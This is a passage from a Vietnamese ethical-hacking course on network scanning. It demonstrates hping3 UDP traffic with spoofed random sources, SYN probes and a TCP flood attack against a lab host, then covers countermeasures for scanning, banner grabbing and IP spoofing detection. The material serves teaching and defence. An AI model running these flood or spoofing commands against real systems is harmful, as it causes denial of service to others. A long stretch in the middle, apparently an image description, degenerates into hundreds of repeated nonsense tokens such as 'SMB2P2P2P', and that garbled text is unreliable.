
hping3 [Target IP Address] --udp --rand-source --data 500

Với option **--udp** chỉ định sẽ gửi các gói UDP đến máy đích, **--rand-source** bật chế độ IP nguồn ngẫu nhiên và **--data** chỉ định kích thước thân gói.

```
(kali㉿kali)-[~]
└$ sudo hping3 192.168.36.2 --udp --rand-source --data 500
[sudo] password for kali:
HPING 192.168.36.2 (eth0 192.168.36.2): udp mode set, 28 headers + 500 data bytes
^C
-- 192.168.36.2 hping statistic --
110 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
```

Kết quả trên Kali Linux

Trên Wireshark, ta mở một gói tin UDP bất kỳ, quan sát giá trị Data đúng bằng 500 bytes,



Kết quả trên Wireshark

Tiếp theo ta gõ lệnh:

hping3 -S [Target IP] -p 80 -c 5

Trong lệnh này, **-S** chỉ định gửi TCP SYN request, **-p** chỉ định số port để gửi lưu lượng và **-c** là số lượng gói được gửi đến máy đích. Trong kết quả, có 5 gói đã được gửi và nhận qua port 80.

```
(kali㉿kali)-[~]
$ sudo hping3 -S 192.168.36.2 -p 80 -c 5
HPING 192.168.36.2 (eth0 192.168.36.2):
  S set, 40 headers + 0 data bytes
len=46 ip=192.168.36.2 ttl=128 id=12313 sport=80 flags=RA seq=0 win=32767 rtt=3.9 ms
len=46 ip=192.168.36.2 ttl=128 id=12314 sport=80 flags=RA seq=1 win=32767 rtt=7.5 ms
len=46 ip=192.168.36.2 ttl=128 id=12315 sport=80 flags=RA seq=2 win=32767 rtt=3.3 ms
len=46 ip=192.168.36.2 ttl=128 id=12316 sport=80 flags=RA seq=3 win=32767 rtt=7.0 ms
len=46 ip=192.168.36.2 ttl=128 id=12317 sport=80 flags=RA seq=4 win=32767 rtt=6.3 ms

-- 192.168.36.2 hping statistic --
5 packets transmitted, 5 packets received, 0% packet loss
round-trip min/avg/max = 3.3/5.6/7.5 ms
```

Kết quả gửi TCP SYN trên Kali Linux

Chuyển qua Wireshark, ta thấy bắt được 5 gói tin màu đỏ như hình dưới:


The screenshot shows the Wireshark interface with the following details:

- File Menu:** File, Edit, View, Go, Capture, Analyze, Statistics, Telephony, Wireless, Tools, Help.
- Toolbar:** Ethernet, Wi-Fi, Broadcast, ARP, TCP, UDP, ICMP, DNS, HTTP, SSL, SMB, SMB2, SMB3, SMB4, SMB5, SMBX, SMB2P, SMB3P, SMB4P, SMB5P, SMBX2, SMB2P2, SMB3P2, SMB4P2, SMB5P2, SMBX2P, SMB2P2P, SMB3P2P, SMB4P2P, SMB5P2P, SMBX2P2, SMB2P2P2, SMB3P2P2, SMB4P2P2, SMB5P2P2, SMBX2P2P2, SMB2P2P2P, SMB3P2P2P, SMB4P2P2P, SMB5P2P2P, SMBX2P2P2P, SMB2P2P2P2, SMB3P2P2P2, SMB4P2P2P2, SMB5P2P2P2, SMBX2P2P2P2, SMB2P2P2P2P, SMB3P2P2P2P, SMB4P2P2P2P, SMB5P2P2P2P, SMBX2P2P2P2P, SMB2P2P2P2P2, SMB3P2P2P2P2, SMB4P2P2P2P2, SMB5P2P2P2P2, SMBX2P2P2P2P2, SMB2P2P2P2P2P, SMB3P2P2P2P2P, SMB4P2P2P2P2P, SMB5P2P2P2P2P, SMBX2P2P2P2P2P, SMB2P2P2P2P2P2, SMB3P2P2P2P2P2, SMB4P2P2P2P2P2, SMB5P2P2P2P2P2, SMBX2P2P2P2P2P2, SMB2P2P2P2P2P2P, SMB3P2P2P2P2P2P, SMB4P2P2P2P2P2P, SMB5P2P2P2P2P2P, SMBX2P2P2P2P2P2P, SMB2P2P2P2P2P2P2, SMB3P2P2P2P2P2P2, SMB4P2P2P2P2P2P2, SMB5P2P2P2P2P2P2, SMBX2P2P2P2P2P2P2, SMB2P2P2P2P2P2P2P, SMB3P2P2P2P2P2P2P, SMB4P2P2P2P2P2P2P, SMB5P2P2P2P2P2P2P, SMBX2P2P2P2P2P2P2P, SMB2P2P2P2P2P2P2P2, SMB3P2P2P2P2P2P2P2, SMB4P2P2P2P2P2P2P2, SMB5P2P2P2P2P2P2P2, SMBX2P2P2P2P2P2P2P2, SMB2P2P2P2P2P2P2P2P, SMB3P2P2P2P2P2P2P2P, SMB4P2P2P2P2P2P2P2P, SMB5P2P2P2P2P2P2P2P, SMBX2P2P2P2P2P2P2P2P, SMB2P2P2P2P2P2P2P2P2, SMB3P2P2P2P2P2P2P2P2, SMB4P2P2P2P2P2P2P2P2, SMB5P2P2P2P2P2P2P2P2, SMBX2P2P2P2P2P2P2P2P2, SMB2P2P2P2P2P2P2P2P2P, SMB3P2P2P2P2P2P2P2P2P, SMB4P2P2P2P2P2P2P2P2P, SMB5P2P2P2P2P2P2P2P2P, SMBX2P2P2P2P2P2P2P2P2P, SMB2P2P2P2P2P2P2P2P2P2, SMB3P2P2P2P2P2P2P2P2P2, SMB4P2P2P2P2P2P2P2P2P2, SMB5P2P2P2P2P2P2P2P2P2, SMBX2P2P2P2P2P2P2P2P2P2, SMB2P2P2P2P2P2P2P2P2P2P, SMB3P2P2P2P2P2P2P2P2P2P, SMB4P2P2P2P2P2P2P2P2P2P, SMB5P2P2P2P2P2P2P2P2P2P, SMBX2P2P2P2P2P2P2P2P2P2P, SMB2P2P2P2P2P2P2P2P2P2P2, SMB3P2P2P2P2P2P2P2P2P2P2, SMB4P2P2P2P2P2P2P2P2P2P2, SMB5P2P2P2P2P2P2P2P2P2P2, SMBX2P2P2P2P2P2P2P2P2P2P2, SMB2P2P2P2P2P2P2P2P2P2P2P, SMB3P2P2P2P2P2P2P2P2P2P2P, SMB4P2P2P2P2P2P2P2P2P2P2P, SMB5P2P2P2P2P2P2P2P2P2P2P, SMBX2P2P2P2P2P2P2P2P2P2P2P, SMB2P2P2P2P2P2P2P2P2P2P2P2, SMB3P2P2P2P2P2P2P2P2P2P2P2, SMB4P2P2P2P2P2P2P2P2P2P2P2, SMB5P2P2P2P2P2P2P2P2P2P2P2, SMBX2P2P2P2P2P2P2P2P2P2P2P2, SMB2P2P2P2P2P2P2P2P2P2P2P2P, SMB3P2P2P2P2P2P2P2P2P2P2P2P, SMB4P2P2P2P2P2P2P2P2P2P2P2P, SMB5P2P2P2P2P2P2P2P2P2P2P2P, SMBX2P2P2P2P2P2P2P2P2P2P2P2P, SMB2P2P2P2P2P2P2P2P2P2P2P2P2, SMB3P2P2P2P2P2P2P2P2P2P2P2P2, SMB4P2P2P2P2P2P2P2P2P2P2P2P2, SMB5P2P2P2P2P2P2P2P2P2P2P2P2, SMBX2P2P2P2P2P2P2P2P2P2P2P2P2, SMB2P2P2P2P2P2P2P2P2P2P2P2P2P, SMB3P2P2P2P2P2P2P2P2P2P2P2P2P, SMB4P2P2P2P2P2P2P2P2P2P2P2P2P, SMB5P2P2P2P2P2P2P2P2P2P2P2P2P, SMBX2P2P2P2P2P2P2P2P2P2P2P2P2P, SMB2P2P2P2P2P2P2P2P2P2P2P2P2P2, SMB3P2P2P2P2P2P2P2P2P2P2P2P2P2, SMB4P2P2P2P2P2P2P2P2P2P2P2P2P2, SMB5P2P2P2P2P2P2P2P2P2P2P2P2P2, SMBX2P2P2P2P2P2P2P2P2P2P2P2P2P2, SMB2P2P2P2P2P2P2P2P2P2P2P2P2P2P, SMB3P2P2P2P2P2P2P2P2P2P2P2P2P2P, SMB4P2P2P2P2P2P2P2P2P2P2P2P2P2P, SMB5P2P2P2P2P2P2P2P2P2P2P2P2P2P, SMBX2P2P2P2P2P2P2P2P2P2P2P2P2P2P, SMB2P2P2P2P2P2P2P2P2P2P2P2P2P2P2, SMB3P2P2P2P2P2P2P2P2P2P2P2P2P2P2, SMB4P2P2P2P2P2P2P2P2P2P2P2P2P2P2, SMB5P2P2P2P2P2P2P2P2P2P2P2P2P2P2, SMBX2P2P2P2P2P2P2P2P2P2P2P2P2P2P2, SMB2P2P2P2P2P2P2P2P2P2P2P2P2P2P2P, SMB3P2P2P2P2P2P2P2P2P2P2P2P2P2P2P, SMB4P2P2P2P2P2P2P2P2P2P2P2P2P2P2P, SMB5P2P2P2P2P2P2P2P2P2P2P2P2P2P2P, SMBX2P2P2P2P2P2P2P2P2P2P2P2P2P2P2P, SMB2P2P2P2P2P2P2P2P2P2P2P2P2P2P2P2, SMB3P2P2P2P2P2P2P2P2P2P2P2P2P2P2P2, SMB4P2P2P2P2P2P2P2P2P2P2P2P2P2P2P2, SMB5P2P2P2P2P2P2P2P2P2P2P2P2P2P2P2, SMBX2P2P2P2P2P2P2P2P2P2P2P2P2P2P2P2, SMB2P2P2P2P2P2P2P2P2P2P2P2P2P2P2P2P, SMB3P2P2P2P2P2P2P2P2P2P2P2P2P2P2P2P, SMB4P2P2P2P2P2P2P2P2P2P2P2P2P2P2P2P, SMB5P2P2P2P2P2P2P2P2P2P2P2P2P2P2P2P, SMBX2P2P2P2P2P2P2P2P2P2P2P2P2P2P2P2P, SMB2P2P2P2P2P2P2P2P2P2P2P2P2P2P2P2P2, SMB3P2P2P2P2P2P2P2P2P2P2P2P2P2P2P2P2, SMB4P2P2P2P2P2P2P2P2P2P2P2P2P2P2P2P2, SMB5P2P2P2P2P2P2P2P2P2P2P2P2P2P2P2P2, SMBX2P2P2P2P2P2P2P2P2P2P2P2P2P2P2P2P2, SMB2P2P2P2P2P2P2P2P2P2P2P2P2P2P2P2P2P, SMB3P2P2P2P2P2P2P2P2P2P2P2P2P2P2P2P2P, SMB4P2P2P2P2P2P2P2P2P2P2P2P2P2P2P2P2P, SMB5P2P2P2P2P2P2P2P2P2P2P2P2P2P2P2P2P, SMBX2P2P2P2P2P2P2P2P2P2P2P2P2P2P2P2P2P, SMB2P2P2P2P2P2P2P2P2P2P2P2P2P2P2P2P2P2, SMB3P2P2P2P2P2P2P2P2P2P2P2P2P2P2P2P2P2, SMB4P2P2P2P2P2P2P2P2P2P2P2P2P2P2P2P2P2, SMB5P2P2P2P2P2P2P2P2P2P2P2P2P2P2P2P2P2, SMBX2P2P2P2P2P2P2P2P2P2P2P2P2P2P2P2P2P2, SMB2P2P2P2P2P2P2P2P2P2P2P2P2P2P2P2P2P2P, SMB3P2P2P2P2P2P2P2P2P2P2P2P2P2P2P2P2P2P, SMB4P2P2P2P2P2P2P2P2P2P2P2P2P2P2P2P2P2P, SMB5P2P2P2P2P2P2P2P2P2P2P2P2P2P2P2P2P2P, SMBX2P2P2P2P2P2P2P2P2P2P2P2P2P2P2P2P2P2P, SMB2P2P2P2P2P2P2P2P2P2P2P2P2P2P2P2P2P2P2, SMB3P2P2P2P2P2P2P2P2P2P2P2P2P2P2P2P2P2P2, SMB4P2P2P2P2P2P2P2P2P2P2P2P2P2P2P2P2P2P2, SMB5P2P2P2P2P2P2P2P2P2P2P2P2P2P2P2P2P2P2, SMBX2P2P2P2P2P2P2P2P2P2P2P2P2P2P2P2P2P2P2, SMB2P2P2P2P2P2P2P2P2P2P2P2P2P2P2P2P2P2P2P, SMB3P2P2P2P2P2P2P2P2P2P2P2P2P2P2P2P2P2P2P, SMB4P2P2P2P2P2P2P2P2P2P2P2P2P2P2P2P2P2P2P, SMB5P2P2P2P2P2P2P2P2P2P2P2P2P2P2P2P2P2P2P, SMBX2P2P2P2P2P2P2P2P2P2P2P2P2P2P2P2P2P2P2P, SMB2P2P2P2P2P2P2P2P2P2P2P2P2P2P2P2P2P2P2P2, SMB3P2P2P2P2P2P2P2P2P2P2P2P2P2P2P2P2P2P2P2, SMB4P2P2P2P2P2P2P2P2P2P2P2P2P2P2P2P2P2P2P2, SMB5P2P2P2P2P2P2P2P2P2P2P2P2P2P2P2P2P2P2P2, SMBX2P2P2P2P2P2P2P2P2P2P2P2P2P2P2P2P2P2P2P2, SMB2P, SMB3P2P2P2P2P2P2P2P2P2P2P2P2P2P2P2P2P2P2P2P, SMB4P2P2P2P2P2P2P2P2P2P2P2P2P2P2P2P2P2P2P2P, SMB5P2P2P2P2P2P2P2P2P2P2P2P2P2P2P2P2P2P2P2P, SMBX2P, SMB2P2, SMB3P2, SMB4P2, SMB5P2, SMBX2P2, SMB2P, SMB3P2P, SMB4P2P, SMB5P2P, SMBX2P, SMB2P2, SMB3P2, SMB4P2, SMB5P2, SMBX2P2, SMB2P, SMB3P2P, SMB4P2P, SMB5P2P, SMBX2P, SMB2P2, SMB3P2, SMB4P2, SMB5P2, SMBX2P2, SMB2P, SMB3P2P, SMB4P2P, SMB5P2P, SMBX2P, SMB2P2, SMB3P2, SMB4P2, SMB5P2, SMBX2P2, SMB2P, SMB3P2P, SMB4P2P, SMB5P2P, SMBX2P, SMB2P2, SMB3P2, SMB4P2, SMB5P2, SMBX2P2, SMB2P, SMB3P2P, SMB4P2P, SMB5P2P, SMBX2P, SMB2P2, SMB3P2, SMB4P2, SMB5P2, SMBX2P2, SMB2P, SMB3P2P, SMB4P2P, SMB5P2P, SMBX2P, SMB2P2, SMB3P2, SMB4P2, SMB5P2, SMBX2P2, SMB2P, SMB3P2P, SMB4P2P, SMB5P2P, SMBX2P, SMB2P2, SMB3P2, SMB4P2, SMB5P2, SMBX2P2, SMB2P, SMB3P2P, SMB4P2P, SMB5P2P, SMBX2P, SMB2P2, SMB3P2, SMB4P2, SMB5P2, SMBX2P2, SMB2P, SMB3P2P, SMB4P2P, SMB5P2P, SMBX2P, SMB2P2, SMB3P2, SMB4P2, SMB5P2, SMBX2P2, SMB2P, SMB3P2P, SMB4P2P, SMB5P2P, SMBX2P, SMB2P2, SMB3P2, SMB4P2, SMB5P2, SMBX2P2, SMB2P, SMB3P2P, SMB4P2P, SMB

```
(kali㉿kali)-[~]
└─$ sudo hping3 192.168.36.2 --flood
HPING 192.168.36.2 (eth0 192.168.36.2): NO FLAGS are set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
```

Tấn công tràn TCP

Trên Wireshark, ta thấy chỉ trong vài giây đã bắt được hàng triệu gói tin.



Kết quả trên Wireshark

Attacker thường sử dụng kỹ thuật tràn TCP SYN để tấn công DoS vào mục tiêu. Nếu tài nguyên máy mục tiêu không đủ lớn thì sẽ bị treo và bị mất **tính sẵn sàng**.

Mô-đun 3. Phần 9: Các biện pháp đối phó dò quét mạng

Giải pháp đối phó dò quét mạng

Như các bạn đã biết, dò quét port cung cấp một lượng lớn thông tin hữu ích cho attacker, chẳng hạn như IP, hostname, port đang mở và dịch vụ đang chạy trên port đó. Các port mở đặc biệt cung cấp phương tiện dễ dàng cho attacker đột nhập vào mạng. Tuy nhiên, ta có thể giảm thiểu khả năng bị dò quét mạng bằng cách áp dụng các biện pháp đối phó sau:

<p>1 Configure firewall and IDS rules to detect and block probes</p>	<p>5 Use a custom rule set to lock down the network and block unwanted ports at the firewall</p>
<p>2 Run port scanning tools against hosts on the network to determine whether the firewall properly detects port scanning activity</p>	<p>6 Filter all ICMP messages (i.e., inbound ICMP message types and outbound ICMP type 3 unreachable messages) at the firewalls and routers</p>
<p>3 Ensure that the mechanisms used for routing and filtering at the routers and firewalls, respectively, cannot be bypassed using a particular source port or source routing methods</p>	<p>7 Perform TCP and UDP scanning along with ICMP probes against your organization's IP address space to check the network configuration and its available ports</p>
<p>4 Ensure that the router, IDS, and firewall firmware are updated to their latest releases/versions</p>	<p>8 Ensure that anti-scanning and anti-spoofing rules are properly configured</p>

Port scanning countermeasures

- Cấu hình tường lửa và hệ thống phát hiện xâm nhập (IDS) để phát hiện và chặn gói tin thăm dò.
- Tường lửa phải có khả năng phát hiện các thăm dò và không cho phép lưu lượng truy cập đi qua sau khi chỉ cần kiểm tra TCP header. Tường lửa có thể phân tích dữ liệu chứa trong mỗi gói trước khi cho phép lưu lượng truy cập đi qua nó.
- Chạy các công cụ quét port để xác định xem tường lửa có phát hiện chính xác hoạt động quét port hay không. Một số tường lửa có khả năng phát hiện tốt hơn những tường lửa khác. Ví dụ: nhiều tường lửa có các tùy chọn để phát hiện quét SYN, trong khi những tường lửa khác bỏ qua quét FIN.
- Đảm bảo rằng router, IDS và tường lửa được cập nhật phiên bản mới nhất.
- Sử dụng IDS như Snort (<https://www.snort.org>) – là một công nghệ phát hiện và ngăn chặn xâm nhập rất hữu ích, chủ yếu là do signature thường có sẵn từ cộng đồng.
- Giữ càng ít port mở càng tốt và lọc phần port còn lại, vì attacker có thể xâm nhập qua bất kỳ port nào đang mở. Sử dụng rule để chặn các port không mong muốn tại tường lửa và lọc các port sau: 135-159, 256-258, 389, 445, 1080, 1745 và 3268.
- Chặn các loại thông điệp ICMP gửi đến và tất cả các thông điệp ICMP unreachable loại 3 gửi đi tại router biên được bố trí phía trước tường lửa chính.
- Kiểm tra không gian địa chỉ IP bằng quét port TCP và UDP cũng như thăm dò ICMP để xác định cấu hình mạng và các port có thể truy cập.
- Nếu sử dụng tường lửa thương mại, cần lưu ý update lên phiên bản mới nhất, cấu hình chính xác các rule anti-spoofing.
- Sử dụng proxy để chặn các gói bị phân mảnh hoặc không đúng định dạng.
- Sử dụng hệ thống ngăn chặn xâm nhập (IPS) để xác định đối tượng dò quét cổng và đưa IP đó vào blacklist.

Giải pháp tránh Banner Grabbing

Vô hiệu hóa hoặc thay đổi banner

Một port mở cho biết rằng một dịch vụ/banner đang chạy trên đó. Khi attacker kết nối với một port mở bằng kỹ thuật banner grabbing, hệ thống sẽ hiển thị banner chứa thông tin nhạy cảm như hệ điều hành, loại máy chủ và phiên bản đang chạy. Sử dụng thông tin thu thập được, attacker xác định các lỗ hổng cụ thể để khai thác. Các biện pháp đối phó với các cuộc tấn công banner grabbing như sau:

- Hiển thị các banner giả để đánh lừa.
- Tắt các dịch vụ không cần thiết để hạn chế lộ thông tin.
- Sử dụng các công cụ masking tools để vô hiệu hóa hoặc thay đổi thông tin banner.
- Xóa các HTTP header và dữ liệu phản hồi không cần thiết, đồng thời ngụy trang server bằng cách cung cấp dấu hiệu giả.
- Đối với Apache 2.x có Mô-đun **mod_headers**, chỉnh sửa file **httpd.conf** để thay đổi thông tin banner và đặt máy chủ làm **New Server Name**. Ngoài ra, thay đổi dòng **ServerSignature** thành **ServerSignatureOff** trong file **httpd.conf**.
- Sửa đổi giá trị của **Server Tokens** từ **Full** thành **Prod** trong **httpd.conf** để ngăn lộ version của máy chủ.
- Sửa đổi giá trị của **Remove Server Header** từ **0** thành **1** trong **UrlScan.ini** tại **C:\Windows\System32\ineterv\Urlscan**.
- Đánh lừa attacker bằng cách sửa đổi giá trị **AlternateServerName** thành các giá trị như **xyz** hoặc **myserver**.
- Tắt các phương thức HTTP như CONNECT, PUT, DELETE và OPTIONS từ web server.
- Xóa **X-Powered-By** header bằng tùy chọn **customHeaders** trong phần **<system.webServer>** của file **web.config**.

Disabling or Changing Banner

- Display **false banners** to mislead or deceive attackers
- Turn off **unnecessary services** on the network host to limit the disclosure of information
- Use server masking tools to disable or change banner information
- For Apache 2.x with the `mod_headers` module, use a directive in the `httpd.conf` file to change the banner information header and set the server as **New Server Name**
- Alternatively, change the `ServerSignature` line to `ServerSignature Off` in the `httpd.conf` file

Hiding File Extensions from Web Pages

- File extensions reveal information about the **underlying server technology** that an attacker can utilize to launch attacks
- Hide file extensions to **mask the web technologies**
- Replace **application mappings** such as `.asp` with `.htm` or `.foo`, etc. to disguise the identities of servers
- Apache users can use `mod_negotiation` directives
- IIS users can use tools such as **PageXchanger** to manage the file extensions
- ✓ It is preferable to not use file extensions at all

Banner Grabbing

Ẩn File Extensions từ Web Pages


Phần mở rộng file (file extensions) tiết lộ thông tin về công nghệ của máy chủ đang chạy, attacker có thể sử dụng để phân tích hồ hởi. Các biện pháp đối phó:

- Ẩn phần file extensions để che dấu công nghệ web.
- Thay thế ánh xạ ứng dụng như `.asp` bằng `.htm`, `.foo`, ... để ngụy trang.
- Đối với Apache có thể sử dụng `mod_negotiation`.
- Đối với IIS có thể sử dụng các công cụ như **PageXchanger** để quản lý file extensions.
- Tốt nhất là không sử dụng file extension.

Kỹ thuật phát hiện giả mạo IP

Direct TTL Probes

Trong kỹ thuật này, ban đầu ta gửi một gói (ping request) đến máy đích và đợi phản hồi. Kiểm tra xem giá trị TTL trong câu trả lời có khớp với giá trị của gói bạn đang kiểm tra hay không. Nếu chúng đang sử dụng cùng một giao thức thì giá trị TTL sẽ trùng nhau. Mặc dù các giá trị TTL ban đầu khác nhau tùy theo giao thức được sử dụng. Đối với TCP/UDP, các giá trị TTL là 64 và 128; còn đối với ICMP là 128 và 255.



IP Spoofing detection technique: Direct TTL Probes


Nếu là một giao thức khác, thì ta nên kiểm tra số bước nhảy thực tế để phát hiện các gói giả mạo. Gói tin là gói tin giả mạo nếu TTL trả lời không khớp với TTL của gói tin. Kỹ thuật này thành công attacker ở một subnet khác với subnet của mục tiêu.

Lưu ý: Lưu lượng truy cập bình thường từ một máy có thể tương phản TTL tùy thuộc vào mẫu lưu lượng truy cập.

IP Identification Number

Ta có thể xác định các gói giả mạo bằng cách theo dõi **số nhận dạng IP** (IP identification – IPID) trong IP header. IPID tăng dần mỗi khi hệ thống gửi một gói. Mỗi gói IP trên mạng có một số “nhận dạng IP” duy nhất, được tăng thêm một cho mỗi lần truyền gói. Để xác định xem một gói có bị giả mạo hay không, ta cần gửi một gói thăm dò đến địa chỉ IP nguồn của gói và quan sát số IPID trong thông điệp trả lời.

Giá trị IPID trong gói phản hồi phải gần nhưng lớn hơn một chút so với giá trị IPID của gói thăm dò. Địa chỉ nguồn của gói IP bị **giả mạo** nếu IPID của gói phản hồi **không gần** với IPID của gói thăm dò.



IP Spoofing detection technique: IP Identification Number


Phương pháp này hiệu quả ngay cả khi cả attacker và mục tiêu đều nằm trên cùng một subnet.

TCP Flow Control Method

TCP có thể tối ưu hóa **điều khiển luồng** (flow control) trên cả đầu gửi và đầu nhận bằng thuật toán của nó. Thuật toán thực hiện kiểm soát luồng bằng nguyên tắc sliding window.

